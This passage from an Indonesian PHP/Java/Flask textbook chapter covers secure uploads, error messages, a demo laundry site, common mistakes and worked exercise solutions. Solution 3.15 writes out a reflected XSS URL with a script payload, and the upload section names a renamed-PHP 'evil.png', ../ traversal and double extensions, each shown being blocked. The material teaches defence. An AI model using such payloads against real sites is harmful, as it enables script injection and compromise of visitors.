            if (!is_dir(UPLOAD_DIR)) { mkdir(UPLOAD_DIR, 0775, true); }
            if (move_uploaded_file($f['tmp_name'], UPLOAD_DIR . '/' . $safe)) {
                $message = 'Stored as ' . $safe . ' (' . $f['size'] . ' bytes, ' . $mime .
').';
            } else {
                $error = 'Could not store the file.';
            }
        }
    }
}
?>
<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Upload the transfer slip</title></head>
<body>
<h1>Profitina Laundry — proof of payment</h1>
```

Kode 3.45 (Lanjutan) *upload.php: lima pemeriksaan berdiri di antara berkas orang asing dan cakram Anda.*

```
<?php if ($message): ?><p class="ok"><?= h($message) ?></p><?php endif; ?>
<?php if ($error):   ?><p class="err"><?= h($error)   ?></p><?php endif; ?>
<form method="post" action="" enctype="multipart/form-data">
  <input type="hidden" name="MAX_FILE_SIZE" value="<?= MAX_BYTES ?>">
  <label for="slip">Photograph of the transfer slip (JPEG, PNG or PDF, max 2 MB)</label>
  <input id="slip" name="slip" type="file">
  <button type="submit">Upload</button>
</form>
</body></html>
```

Setiap pemeriksaan menjawab satu serangan. `is_uploaded_file()` menolak `tmp_name` palsu. **Jenis sebenarnya** diambil dari bita berkas melalui `finfo`, bukan dari pengakuan klien. **Nama buatan sendiri** mematahkan tipu daya `../`, ekstensi ganda seperti `slip.php.jpg`, dan saling timpa. **Ekstensi diambil dari *allowlist***, sehingga tidak ada berkas yang dapat dieksekusi yang

bisa tercipta. `move_uploaded_file()` mengulang pemeriksaan pertama. Tiga eksekusi sungguhan: PNG asli, skrip PHP yang dinamai ulang `evil.png` dan dikirim sebagai `image/png`, serta kiriman tanpa berkas.

```
<p class="ok">Stored as slip-5cfde896d7d01c46.png (67 bytes, image/png).</p>
<p class="err">Only JPEG, PNG or PDF is accepted (this file is text/x-php).</p>
<p class="err">Please choose a file first.</p>
```

Peramban berkata `image/png`, bitanya berkata PHP, dan bitanya yang menang. Meski demikian, **unggahan tidak boleh mendarat di tempat peladen menjalankan kode**: taruh foldernya di luar akar web atau larang eksekusi di dalamnya. Flask membaca unggahan yang sama sebagai `request.files["slip"]`; peladen JDK membiarkan Anda mengurai `multipart/form-data` sendiri, itulah sebabnya Bab 7 kembali membahas unggahan dengan `getPart()` dari Servlet API.

3.23 Galat, dan Cara Membacanya

Pemula membaca "ada galat" lalu berhenti. Padahal pesannya mengatakan jauh lebih banyak: jenis kegagalannya, di berkas mana, dan di baris berapa. Folder `errors/` memuat lima program yang sengaja gagal; masing-masing dijalankan dengan `php -d display_errors=1 -d log_errors=0 errors/<name>.php`.

Galat penguraian (*parse error*). `echo "one"` tanpa titik koma, diikuti `echo "two";`:

```php
<?php
// A missing semicolon. PHP will not run one line of this file.
echo "one"
echo "two";
```

```
Parse error: syntax error, unexpected token "echo", expecting "," or ";" in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/parse_error.php on line 4
```

Galat penguraian terjadi sebelum apa pun berjalan; **tidak satu baris pun dieksekusi**. Dan baris yang dilaporkan adalah tempat PHP menyerah, yaitu baris *sesudah* titik koma yang hilang: setelah membaca `echo "one"`, PHP memerlukan `,` atau `;` tetapi bertemu `echo`. **Jika galat penguraian menyebut baris n, periksalah baris $n - 1$.**

Peringatan (*warning*). Membaca variabel yang tidak pernah diberi nilai, dan kunci yang tidak ada:

```
Total:
Warning: Undefined variable $total in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/warning.php on line 3

Warning: Undefined array key "phone" in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/undefined_index.php on line 3
```

Peringatan berarti *ada yang salah dan saya jalan terus*. `Total:` tercetak tanpa apa-apa sesudahnya. **Peringatan adalah bug yang belum disadari.** Yang kedua adalah hasil `$_POST['something']` pada permintaan GET, dan jawabannya `?? ''` atau `field()`.

Galat fatal. Pemanggilan fungsi yang tidak ada, dan, dengan `declare(strict_types=1)`, *string* yang dikirim ke parameter `float`:

```
before

Fatal error: Uncaught Error: Call to undefined function calculateTotal() in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/fatal_error.php:4
Stack trace:
#0 {main}
  thrown in /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/fatal_error.php on line 4

Fatal error: Uncaught TypeError: kilos(): Argument #1 ($k) must be of type float, string
given, called in /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php on
line 4 and defined in
/home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php:3
Stack trace:
#0 /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php(4): kilos()
#1 {main}
  thrown in /home/claude/kit/WebPro/Code_new/Chapter03/php/errors/type_error.php on line 3
```

Fatal berarti *saya tidak dapat melanjutkan*: `before` tercetak dan `after` tidak pernah. ***Stack trace*** mendaftar pemanggilan yang mengarah ke sana, dibaca dari bawah ke atas; `{main}` adalah tingkat teratas skrip. `TypeError` adalah galat yang Anda *inginkan*: tanpa `strict_types`, PHP akan mengubah `"three"` menjadi `0.0` dan terus menghitung jawaban yang salah tanpa suara.

Di `php.ini`, biarkan `display_errors` **menyala** selama pengembangan dan **mati** di produksi (pesan mengungkap jalur berkas), `log_errors` selalu menyala, dan `error_reporting` pada `E_ALL`. Satu pesan lagi layak dihafal: **"headers already sent"** berarti ada yang tercetak sebelum `header()`, `setcookie()`, atau `session_start()`, biasanya baris kosong sebelum `<?php` atau sesudah penutup `?>`, itulah sebabnya berkas yang seluruhnya PHP tidak memiliki tag penutup. Java melaporkan kegagalan yang sama sebagai galat `javac` dan *exception*; Python sebagai `SyntaxError` dan *traceback*.

3.24 Halaman Laundry, Dirakit

Ketiga jalur kini lengkap, dan ketiganya adalah situs kecil yang sama: halaman beranda yang mendaftar gerai, kalkulator, formulir kontak, serta *login* dan halaman pesan staf. Halaman beranda PHP, **Kode 3.46**, adalah kode terakhir jalur ini.

Kode 3.46 `index.php`: halaman beranda, dicapai di `/` karena peladen bawaan mencari `index.php` ketika sebuah folder diminta.

```php
<?php
declare(strict_types=1);
// index.php — the home page: the three outlets and a way in to everything else.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/validate.php';
require_once __DIR__ . '/lib/layout.php';

pageStart('Welcome');
?>
<p>Clean clothes, honest prices, three outlets in Surabaya.</p>
<ul>
<?php foreach (OUTLETS as $id => $name): ?>
  <li><?= h($id) ?>: <?= h($name) ?></li>
<?php endforeach; ?>
</ul>
<p><a href="calculator.php">Work out a price</a> or <a href="contact.php">send us a
message</a>.</p>
<?php pageEnd();
```

Folder kode bab ini memuat `php/`, `java/`, dan `python/`, dan `README.md`-nya memberikan perintah untuk Windows, macOS, dan Linux, di terminal maupun di VS Code: `php -S 127.0.0.1:8080` di `php/`; `javac *.java` lalu `java LaundrySite` di `java/`, melayani di porta 8090; `pip install flask` lalu `python app.py` di `python/`, melayani di porta 5000. *Login* staf memakai `kasir1@profitina-laundry.example` dengan `Kasir#2026`. **Tabel 3.18** adalah kosakata seluruh bab dalam satu tempat.

Tabel 3.18 Gagasan bab ini dalam tiga tumpukan teknologi. Pelajari barisnya, maka kolom tempat Anda kebetulan berada tidak lagi penting.

Gagasan	PHP	Java (JDK HttpServer)	Flask
URL menemukan kodenya melalui	berkas di cakram	`createContext()` dan *handler*	`@app.route` dan fungsi
Nilai *query*	`$_GET['q']`	`Web.query(ex).get("q")`	`request.args.get("q")`
Isian formulir	`$_POST['name']`	`Web.form(ex).get("name")`	`request.form.get("name")`
Metode	`$_SERVER['REQUEST_METHOD']`	`ex.getRequestMethod()`	`request.method`
Cookie masuk / keluar	`$_COOKIE`, `setcookie()`	`Web.cookies()`, `Web.setCookie()`	`request.cookies`, `set_cookie()`
Sesi	`session_start()`, `$_SESSION`	`Web.session(ex)` (dibuat sendiri)	`session` (*cookie* bertanda tangan)
Escaping untuk HTML	`htmlspecialchars()` dalam `h()`	`Web.h()`	otomatis dalam Jinja
Pengalihan sesudah POST	`header('Location: …', true, 303)`	`Web.redirect(ex, …)`	`redirect(…, code=303)`
Hash kata sandi	`password_hash()` / `password_verify()`	PBKDF2 dalam `Passwords.java`	Werkzeug
Menyertakan kode bersama	`require_once`	kelas-kelas dikompilasi bersama	`import`

Halaman-halaman ini adalah bagian pertama dari aplikasi Profitina Laundry yang sudah jadi di `ProfitinaLaundry/App/`, yang memiliki layanan, gerai, aturan, dan akun demo yang sama, dengan basis data sebagai ganti konstanta dan berkas CSV. Bab 5 menghubungkan halaman-halaman bab ini dengan basis data itu; API Flask [10] dan dokumentasi `com.sun.net.httpserver` pada JDK [11] adalah rujukan bagi dua jalur lainnya.

3.25 Profitina dalam Praktik

Profitina, dibangun di Surabaya dan beroperasi di `app.profitina.com`, mengukur seberapa siap situs web sebuah merek untuk *dikutip oleh mesin penjawab AI* (*Generative Engine Optimization*, GEO). Profitina adalah aplikasi Python di atas FastAPI dan PostgreSQL yang menjalankan model bahasanya, Qwen2.5, secara lokal. Empat gagasan bab ini memikul beban nyata di sana.

Setiap masukan adalah pagar. Profitina mengambil alamat situs web yang diketik pemilik merek, dan URL yang akan diminta peladen termasuk masukan paling peka: URL yang salah menunjuk ke dalam dan mengubah pemindai menjadi terowongan. Pertahanannya berbentuk

seperti `validateContact()`: urai nilainya, tuntut bentuk yang Anda harapkan, bandingkan dengan *allowlist*, dan teruskan hanya yang lolos.

***Escaping* pada keluaran, setiap kali.** Umpan komunitasnya menampilkan teks tulisan satu pengguna kepada semua pengguna lain, keadaan ketika **Kode 3.29** tidak lagi sekadar latihan kelas. Setiap unggahan dan nama kanal melewati fungsi *escaping* dalam perjalanannya ke halaman, sesuai aturan Subbab 3.19.

Sesi dan kata sandi sesuai kaidah. Akun-akunnya menyimpan *hash* Argon2id, kerabat yang lebih kuat dari ketiga format pada **Tabel 3.16**, dan *login*-nya dibatasi lajunya sehingga kelambatan setiap pemeriksaan bukan satu-satunya rem bagi penebak.

Data pribadi adalah hukum, bukan selera. Berdasarkan UU PDP 27/2022, Profitina menyediakan persetujuan eksplisit, ekspor data, penggantian kata sandi, dan penghapusan akun sepenuhnya. Formulir kontak Laundry meminta nama dan nomor telepon, keduanya data pribadi: bab ini membatasi panjangnya, membatasi abjadnya, menyimpan hanya yang lolos, dan menampilkannya hanya kepada staf yang sudah masuk. Seperti biasa, kasus yang dapat dijalankan adalah Profitina Laundry; yang terbawa adalah *bentuknya*: masukan yang tidak tepercaya, validator, fungsi *escaping*, sesi, dan *hash*.

3.26 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

Menulis `=` padahal maksudnya `==`. `if ($age = 17)` memberi nilai dan selalu benar. Tulislah konstantanya lebih dulu.

Membaca `$_POST` pada permintaan GET. Uji `$_SERVER['REQUEST_METHOD']`, dan baca isian opsional dengan `?? ''` atau `field()`.

Memercayai validasi peramban, atau *cookie*. `required`, `type="email"`, dan nilai `$_COOKIE` semuanya berasal dari pengunjung. Pemeriksaan di peladen adalah satu-satunya pemeriksaan.

Mencetak masukan tanpa `h()`. Inilah **Kode 3.29**. Lakukan *escaping* pada keluaran, setiap nilai, setiap kali, atau pakai templat yang melakukannya.

Menjawab POST yang berhasil dengan halaman. Memuat ulang akan mengulang POST-nya. Alihkan dengan 303 dan tampilkan hasilnya pada GET.

Token formulir yang dapat dicocokkan oleh `''`. Tolak token sesi yang kosong sebelum membandingkan.

Menyimpan kata sandi, atau *hash* cepatnya. Pakailah `password_hash()`, PBKDF2, atau Werkzeug, dan jangan pernah melakukan *trim* pada kata sandi.

Mempertahankan id sesi melintasi *login*. Panggil `session_regenerate_id(true)` (atau bersihkan sesi Flask) pada saat *login*.

Memercayai `$_FILES['x']['type']` atau `['name']`. Baca jenis sebenarnya dengan `finfo`; buat sendiri nama berkasnya.

Keluaran sebelum `header()`, `setcookie()`, atau `session_start()`. "Headers already sent." Hilangkan penutup `?>` pada berkas yang seluruhnya PHP.

3.27 Ringkasan Bab

Bahasa sisi peladen berjalan di peladen, dan keluarannya adalah halaman (**Gambar 3.2**). Setiap permintaan dijawab tersendiri.

PHP tinggal di dalam `<?php … ?>`, dan setiap pernyataan diakhiri `;`. Variabel diawali `$` dan bertipe sesuai nilainya; PHP melakukan *type juggling*, maka bandingkan dengan `===`. Java mendeklarasikan tipe; Python memberi tipe pada nilai tetapi menolak menebak.

Presedens menentukan urutan (**Tabel 3.3**); pakailah `&&`, `||`, dan tanda kurung. Pakai `foreach` untuk *array* dan `for` untuk berhitung. **Fungsi menerima salinan** kecuali parameternya ber-`&`. ***Array* adalah peta berurutan**; `sort()` memusnahkan kunci *string*.

***Superglobal* adalah jalan permintaan sampai kepada Anda**; peladen JDK memberi Anda teks mentah untuk diurai, dan Flask memberi Anda `request.args`, `request.form`, dan `request.cookies`. Setiap nilai adalah *string* dari orang asing.

GET bertanya, POST berbuat. Kalkulator adalah GET; formulir kontak, *login*, dan keluar adalah POST, dan POST yang berhasil dialihkan.

Validasi pada masukan; *escaping* pada keluaran. Validasi menolak yang tidak dapat diterima, sebaiknya dengan *allowlist*; *escaping* membuat teks yang diterima aman untuk satu tujuan. **Kode 3.29** dibandingkan **Kode 3.30** adalah satu kalimat itu.

***Cookie* menyimpan nilai kecil di peramban; sesi menyimpan data di peladen** di balik id acak. Lindungi *cookie* dengan `HttpOnly` dan `SameSite`, lindungi formulir dengan token, dan ganti id sesi pada saat *login*.

Simpan *hash* kata sandi, jangan kata sandinya, dengan fungsi lambat yang diberi *salt*: `password_hash()`, PBKDF2, atau scrypt.

Manual PHP [2] adalah rujukan pasti untuk setiap fungsi yang disebut di sini; Tatroe dan MacIntyre [1] membahas seluruh bahasanya dan Nixon [12] mengantar dengan ramah menuju Bab 5. Tentang keamanan, bacalah OWASP Top 10 [5] sekali tahun ini serta lembar contekannya tentang *cross-site scripting* [6] dan penyimpanan kata sandi [9] sebelum Anda menerbitkan apa pun. Metode HTTP didefinisikan dalam RFC 9110 [4] dan *cookie* dalam RFC 6265 [7]; jalur Java mengikuti dokumentasi peladen HTTP JDK [11] dan jalur Python dokumentasi Flask [10]. Kewajiban terkait data pribadi berasal dari UU 27/2022 [8], dan PSR-12 [3] menjawab soal tata letak kode.

3.28 Soal Latihan

3.1 Hitung `2 + 3 * 4 ** 2 % 5` dengan tangan, langkah demi langkah menurut urutan presedens, lalu periksa dengan PHP.

3.2 Tebak apa yang ditampilkan `var_dump()` untuk `"5" + 5`, `"5" . 5`, `"5" == 5`, `"5" === 5`, `0 == ""`, `"abc" == 0`, `(int) "12 monkeys"`, dan `is_numeric("12 monkeys")`. Jalankan, lalu jelaskan setiap jawaban yang Anda tebak salah.

3.3 Cetak tabel perkalian tujuh dari 7 × 1 sampai 7 × 10 dalam kolom yang rata.

3.4 Tulis ulang Soal 3.3 dengan `while` dan dengan `do … while`. Mana dari ketiganya yang akan Anda pertahankan, dan mengapa?

3.5 Pada perulangan **Tabel 3.5**, pindahkan `continue` ke 2 dan `break` ke 9. Telusuri dengan tangan, lalu jalankan.

3.6 Tulis `isPrime(int $n): bool` dan uji pada 1, 2, 9, 17, 25, 97, dan 100. Mengapa perulangannya boleh berhenti di $\sqrt{n}$?

3.7 Tebak, lalu jalankan: `f(int $x)` menggandakan `$x` lalu mengembalikannya; `g(int &$x)` melakukan hal yang sama; masing-masing dipanggil dengan variabel bernilai 5.

3.8 Dengan harga S0001, S0003, dan S0005 dalam sebuah *array* dan keranjang berisi empat kilogram S0001 serta satu S0005, cetak satu baris untuk setiap layanan dan totalnya dengan pengelompokan angka Indonesia.

3.9 Untuk `$g = ["Yarik" => 80, "Naya" => 90, "Masha" => 75]`, fungsi mana yang mengurutkan menurut nilai sambil mempertahankan nama, mana yang mengurutkan menurut nama, dan apa yang dilakukan `sort($g)`?

3.10 Tulis `rupiahByHand(int $amount)` yang mengelompokkan angka dengan titik **tanpa** `number_format()`, lalu bandingkan dengan `number_format()` untuk 8000, 195000, 1234567, dan 100.

3.11 Tulis `slug(string $s)` yang mengubah ke huruf kecil, mengganti setiap deret karakter nonalfanumerik dengan satu tanda hubung, dan membuang tanda hubung di kedua ujung. Uji `"Wash and Fold"`, `"  Dry Clean!!  "`, dan `"Setrika & Lipat"`.

3.12 `a.php` dan `b.php` sama-sama melakukan `require 'helpers.php'`, dan `index.php` me-*require* keduanya. Apa yang terjadi, dan perubahan apa yang memperbaikinya?

3.13 Untuk `calculator.php?service=S0001&units=4`, tuliskan isi `$_GET` dengan tepat, berikut tipe setiap nilainya. Apa ekspresi Java dan Flask untuk kedua nilai yang sama?

3.14 GET atau POST, dan mengapa: (a) kotak pencarian; (b) *login*; (c) halaman 3 sebuah daftar; (d) menghapus pesan; (e) harga yang akan dibagikan pelanggan; (f) keluar.

3.15 `<p>Welcome, <?php echo $_GET['user']; ?></p>`: berikan URL yang menjalankan JavaScript pilihan Anda, perbaiki halamannya, dan tunjukkan bahwa URL yang sama kini tidak berbahaya.

3.16 `contact.php` menjawab POST yang baik dengan 303 dan *header* `Location`. Apa yang salah jika halaman itu langsung menjawab dengan halaman ucapan terima kasih?

3.17 Tambahkan tanggal pengambilan pada sebuah formulir: wajib diisi, berformat `YYYY-MM-DD`, tidak di masa lalu, dan paling jauh 30 hari ke depan. Tulis validatornya dan tunjukkan ia menolak empat nilai buruk yang berbeda.

3.18 Sebutkan tiga alasan untuk tidak memercayai `$_FILES['slip']['name']`, dan apa yang semestinya dilakukan.

3.19 Sebuah berkas memuat `echo "one"` di baris 3 dan `echo "two";` di baris 4, dan PHP melaporkan galat penguraian di baris 4. Jelaskan dengan tepat mengapa.

3.20 Pindahkan `whole()` dari **Kode 3.20** ke Python dan Java, lalu uji `"4"`, `"04"`, `"4.5"`, `"-2"`, `"abc"`, `"1000"`, dan angka Arab-India ٤ (U+0664). Apa yang berubah jika pola Python ditulis `\d`?

3.21 Tulis halaman yang menghitung berapa kali *pengunjung ini* telah membukanya, dengan sesi. Tunjukkan bahwa pengunjung kedua mulai lagi dari 1.

3.22 Mengapa `login.php` memanggil `session_regenerate_id(true)`, dan mengapa `checkLogin()` memverifikasi *hash* tiruan untuk surel yang tidak dikenal?

3.29 Penyelesaian Soal Latihan

Setiap program di bawah ini ada di `Code_new/Chapter03/php/exercises/` (serta folder Java dan Python untuk 3.20); keluarannya adalah keluaran sungguhan.

3.1 `**` lebih dulu: $4^2 = 16$, menjadi `2 + 3 * 16 % 5`. `*` dan `%` setingkat dan berasosiasi kiri, sehingga `3 * 16` adalah 48 dan `48 % 5` adalah 3. Terakhir, $2 + 3 = 5$. Jawaban salah yang umum, 2, berasal dari mengerjakan `16 % 5` lebih dulu.

```php
<?php
echo "2 + 3 * 4 ** 2 % 5 = ", 2 + 3 * 4 ** 2 % 5, PHP_EOL;
```

```
2 + 3 * 4 ** 2 % 5 = 5
```

3.2

```php
<?php
var_dump("5" + 5, "5" . 5, "5" == 5, "5" === 5, 0 == "", "abc" == 0,
         (int) "12 monkeys", is_numeric("12 monkeys"));
```

```
int(10)
string(2) "55"
bool(true)
bool(false)
bool(false)
bool(false)
int(12)
bool(false)
```

`+` memaksa bilangan dan `.` memaksa *string*; `==` mengonversi dan `===` tidak. `0 == ""` dan `"abc" == 0` bernilai salah sejak PHP 8, karena *string* nonnumerik yang dibandingkan dengan bilangan membuat *bilangannya* diubah menjadi *string*. `(int)` membaca angka dari depan; `is_numeric()` menilai seluruh *string*.

3.3

```php
<?php
for ($i = 1; $i <= 10; $i++) {
    printf("7 x %2d = %2d%s", $i, 7 * $i, PHP_EOL);
}
```

```
7 x  1 =  7
7 x  2 = 14
7 x  3 = 21
7 x  4 = 28
7 x  5 = 35
7 x  6 = 42
7 x  7 = 49
7 x  8 = 56
7 x  9 = 63
7 x 10 = 70
```

3.4 `$i = 1; while ($i <= 10) { printf(…); $i++; }`, atau badan yang sama dalam `do { … } while ($i <= 10);`. Pertahankan `for`: jumlahnya diketahui dan ketiga bagiannya berada pada satu baris.

3.5

```php
<?php
for ($i = 0; $i <= 10; $i++) {
    if ($i == 2) { continue; }
    if ($i == 9) { break; }
    echo "$i ";
}
echo PHP_EOL;
```

```
0 1 3 4 5 6 7 8
```

Pada 2, `continue` melewati `echo` tetapi inkremen tetap berjalan; pada 9, `break` mengakhiri perulangan sebelum `echo`, sehingga 9 dan 10 tidak pernah muncul.

3.6

```php
<?php
function isPrime(int $n): bool {
    if ($n < 2)      { return false; }
    if ($n % 2 == 0) { return $n == 2; }
    for ($d = 3; $d * $d <= $n; $d += 2) {
        if ($n % $d == 0) { return false; }
    }
    return true;
}
foreach ([1, 2, 9, 17, 25, 97, 100] as $n) {
    echo $n, " -> ", var_export(isPrime($n), true), PHP_EOL;
}
```

```
1 -> false
2 -> true
9 -> false
17 -> true
25 -> false
97 -> true
100 -> false
```

Jika $n = a \times b$ dengan $a \leq b$, maka $a \leq \sqrt{n}$, sehingga setiap bilangan komposit memiliki pembagi pada atau di bawah akar kuadratnya. Uji `$d * $d <= $n` membuat perhitungannya tetap dalam bilangan bulat.

3.7

```php
<?php
function f(int $x): int  { $x = $x * 2; return $x; }
function g(int &$x): int { $x = $x * 2; return $x; }
$a = 5; $r = f($a); echo "f: a=$a r=$r", PHP_EOL;
$b = 5; $r = g($b); echo "g: b=$b r=$r", PHP_EOL;
```

```
f: a=5 r=10
g: b=10 r=10
```

`f` menerima salinan, sehingga `$a` tidak tersentuh; `g` menerima variabel itu sendiri.

3.8

```php
<?php
$prices = ['S0001' => 8000, 'S0003' => 6000, 'S0005' => 65000];
$basket = ['S0001' => 4, 'S0005' => 1];          // service => units
$total  = 0;
foreach ($basket as $service => $units) {
    $line   = $units * $prices[$service];
    $total += $line;
    printf("%-6s %3d x %6d = Rp %s%s", $service, $units, $prices[$service],
           number_format($line, 0, ',', '.'), PHP_EOL);
}
echo "TOTAL                  Rp ", number_format($total, 0, ',', '.'), PHP_EOL;
```

```
S0001    4 x   8000 = Rp 32.000
S0005    1 x  65000 = Rp 65.000
TOTAL                  Rp 97.000
```

3.9 `asort($g)` mengurutkan menurut nilai dengan nama tetap melekat; `ksort($g)` mengurutkan menurut nama; `sort($g)` mengurutkan nilainya lalu memberi nomor ulang kunci menjadi 0, 1, 2, sehingga nama-namanya musnah (**Gambar 3.28**).

3.10

```php
<?php
function rupiahByHand(int $amount): string {
    $digits = (string) $amount;
    $out    = '';
    $count  = 0;
    for ($i = strlen($digits) - 1; $i >= 0; $i--) {
        $out = $digits[$i] . $out;
        $count++;
        if ($count % 3 == 0 && $i > 0) { $out = '.' . $out; }
    }
    return 'Rp ' . $out;
}
foreach ([8000, 195000, 1234567, 100] as $n) {
    echo rupiahByHand($n), '  ', 'Rp ' . number_format($n, 0, ',', '.'), PHP_EOL;
}
```

```
Rp 8.000  Rp 8.000
Rp 195.000  Rp 195.000
Rp 1.234.567  Rp 1.234.567
Rp 100  Rp 100
```

Uji `$i > 0` mencegah titik di depan pada `1.234.567`.

3.11

```php
<?php
function slug(string $s): string {
    $s = strtolower(trim($s));
    $s = preg_replace('/[^a-z0-9]+/', '-', $s);
    return trim($s, '-');
}
foreach (["Wash and Fold", "  Dry Clean!!  ", "Setrika & Lipat"] as $s) {
    echo slug($s), PHP_EOL;
}
```

```
wash-and-fold
dry-clean
setrika-lipat
```

3.12 `helpers.php` dimuat dua kali, fungsinya dideklarasikan dua kali, dan PHP berhenti dengan "Cannot redeclare function". Ganti `require` dengan `require_once` (**Tabel 3.11**).

3.13 `$_GET` adalah `['service' => "S0001", 'units' => "4"]`, dan **kedua nilainya *string***; `$_POST` kosong. Di Java, `Web.query(ex).get("service")` dan `Web.query(ex).get("units")`; di Flask, `request.args["service"]` dan `request.args["units"]`, juga berupa *string*.

3.14 (a) GET: ia bertanya, dan hasilnya semestinya dapat dibagikan. (b) POST: ia mengubah keadaan, dan kata sandi harus dijauhkan dari bilah alamat, riwayat, dan log. (c) GET: nomor halaman adalah bagian dari alamat sebuah tampilan. (d) POST: GET yang menghapus dapat terpicu oleh tautan atau oleh peramban yang memuat lebih dulu. (e) GET: dapat dibagikan adalah syaratnya, seperti pada kalkulator. (f) POST dengan token, seperti pada **Kode 3.39**: jika tidak, halaman mana pun dapat mengeluarkan staf Anda dengan sebuah tag gambar.

3.15 `page.php?user=<script>alert("stolen")</script>` (dalam bentuk tersandi URL) membuat peramban menjalankan skripnya. Perbaikannya adalah `<p>Welcome, <?= h($_GET['user'] ?? '') ?></p>`; URL yang sama kemudian menghasilkan `<script>…`, yang digambar sebagai teks, persis perbedaan antara keluaran **Kode 3.29** dan **Kode 3.30**.

3.16 Permintaan terakhir adalah POST, sehingga memuat ulang akan menyimpan pesan lagi. Dengan 303 permintaan terakhir adalah GET, dan sesi membawa ucapan terima kasihnya.

3.17

```php
<?php
/** Validate a pickup date: required, a real date, today or later, at most 30 days ahead.
*/
function validatePickup(string $raw, string $today): array {
    $raw = trim($raw);
    if ($raw === '') {
        return [null, 'Please give a pickup date.'];
    }
    $d = DateTime::createFromFormat('!Y-m-d', $raw);
    if (!$d || $d->format('Y-m-d') !== $raw) {
        return [null, 'Use the format YYYY-MM-DD, for example 2026-09-25.'];
    }
    $now = new DateTime($today);
    if ($d < $now) {
        return [null, 'The pickup date cannot be in the past.'];
    }
    if ((int) $now->diff($d)->days > 30) {
        return [null, 'We can only book 30 days ahead.'];
    }
    return [$d->format('Y-m-d'), null];
}
foreach (['', '2026-13-45', '25/09/2026', '2026-09-01', '2026-09-25', '2026-12-31'] as $in)
{
    [$ok, $err] = validatePickup($in, '2026-09-23');
    printf("%-12s -> %s%s", '"' . $in . '"', $ok ?? $err, PHP_EOL);
}
```

```
""           -> Please give a pickup date.
"2026-13-45" -> Use the format YYYY-MM-DD, for example 2026-09-25.
"25/09/2026" -> Use the format YYYY-MM-DD, for example 2026-09-25.
"2026-09-01" -> The pickup date cannot be in the past.
"2026-09-25" -> 2026-09-25
"2026-12-31" -> We can only book 30 days ahead.
```

Uji bolak-balik `$d->format('Y-m-d') !== $raw` adalah baris kuncinya: `createFromFormat()` akan menggulirkan `2026-13-45` menjadi tanggal nyata yang lebih kemudian, dan membandingkan hasil bolak-baliknya menangkap hal itu. Tanda `!` dalam format mengatur jamnya ke tengah malam, sehingga hari ini sendiri tidak dianggap “masa lalu”.

3.18 Nama itu berasal dari klien: ia dapat memuat `../` untuk menulis di luar folder; ia dapat membawa ekstensi ganda seperti `slip.php.jpg`; dan dua pelanggan dapat sama-sama mengirim `slip.jpg`, yang satu menimpa yang lain. Buatlah namanya sendiri, `'slip-' . bin2hex(random_bytes(8))`, dan ambil ekstensinya dari *allowlist* berdasarkan jenis yang dibaca dari bitanya, seperti yang dilakukan **Kode 3.45**.

3.19 Galat penguraian ditemukan pada saat membaca, sebelum apa pun berjalan. Sesudah `echo "one"`, PHP memerlukan `,` atau `;`; token berikutnya adalah `echo` di baris 4, maka baris 4-lah tempat ia tidak dapat melanjutkan. Kesalahannya ada di baris 3.

3.20

```python
"""ex20_whole.py — whole() from lib/validate.php, in Python, and the trap it avoids."""
import re


def whole(s, lo, hi):
    if not re.fullmatch(r"[0-9]{1,9}", s):
        return None
    n = int(s)
    return n if lo <= n <= hi else None


def whole_with_d(s, lo, hi):          # the same, written with \d
    if not re.fullmatch(r"\d{1,9}", s):
        return None
    n = int(s)
    return n if lo <= n <= hi else None


for s in ["4", "04", "4.5", "-2", "abc", "1000", "٤"]:
    print(f"{s!r:8} whole -> {whole(s, 1, 999)!s:5} with \\d -> {whole_with_d(s, 1, 999)}")
```

```
'4'      whole -> 4     with \d -> 4
'04'     whole -> 4     with \d -> 4
'4.5'    whole -> None  with \d -> None
'-2'     whole -> None  with \d -> None
'abc'    whole -> None  with \d -> None
'1000'   whole -> None  with \d -> None
'٤'      whole -> None  with \d -> 4
```

```java
/** Ex20Whole.java — whole() from lib/validate.php, in Java.  Run: java Ex20Whole.java */
public class Ex20Whole {
    static Integer whole(String s, int min, int max) {
        if (!s.matches("[0-9]{1,9}")) {
            return null;
        }
        int n = Integer.parseInt(s);
        return (n >= min && n <= max) ? n : null;
    }

    public static void main(String[] args) {
        for (String s : new String[] {"4", "04", "4.5", "-2", "abc", "1000", "٤"}) {
            String label = s.chars().allMatch(c -> c < 128) ? "'" + s + "'" :
"U+%04X".formatted(s.codePointAt(0));
            System.out.printf("%-8s -> %s%n", label, whole(s, 1, 999));
        }
    }
}
```

```
'4'      -> 4
'04'     -> 4
'4.5'    -> null
'-2'     -> null
'abc'    -> null
'1000'   -> null
U+0664   -> null
```

Keduanya sepakat untuk setiap masukan jika memakai `[0-9]`. Dengan `\d`, Python menerima ٤ sebagai bilangan 4, karena di Python 3 `\d` cocok dengan setiap angka desimal Unicode dan `int()` mengonversinya. Validator semestinya menyebut dengan tepat karakter yang dimaksudnya.

3.21

```php
<?php
// ex21_counter.php — how many times has THIS visitor opened the page?
session_start();
$_SESSION['visits'] = ($_SESSION['visits'] ?? 0) + 1;
header('Content-Type: text/plain; charset=utf-8');
echo "Visit number ", $_SESSION['visits'], " in this session.", PHP_EOL;
```

Dijalankan dengan `php -S` di folder `exercises`; tiga permintaan berbagi satu wadah *cookie*, lalu satu tanpa *cookie*:

```
Visit number 1 in this session.
Visit number 2 in this session.
Visit number 3 in this session.
Visit number 1 in this session.
```

Permintaan keempat tidak mengirim *cookie*, sehingga ia mendapat sesi baru dan mulai lagi dari 1.

3.22 Siapa pun yang menanam atau melihat id sesi sebelum *login* akan ikut memiliki sesi itu sesudahnya; id baru pada saat *login* membuat id lama tidak berguna. *Hash* tiruan membuat surel yang dikenal dan tidak dikenal memerlukan waktu yang sama, sehingga waktu tidak membocorkan apa pun.

Daftar Pustaka

[1] K. Tatroe and P. MacIntyre, *Programming PHP*, 4th ed. Sebastopol, CA, USA: O'Reilly Media, 2020.

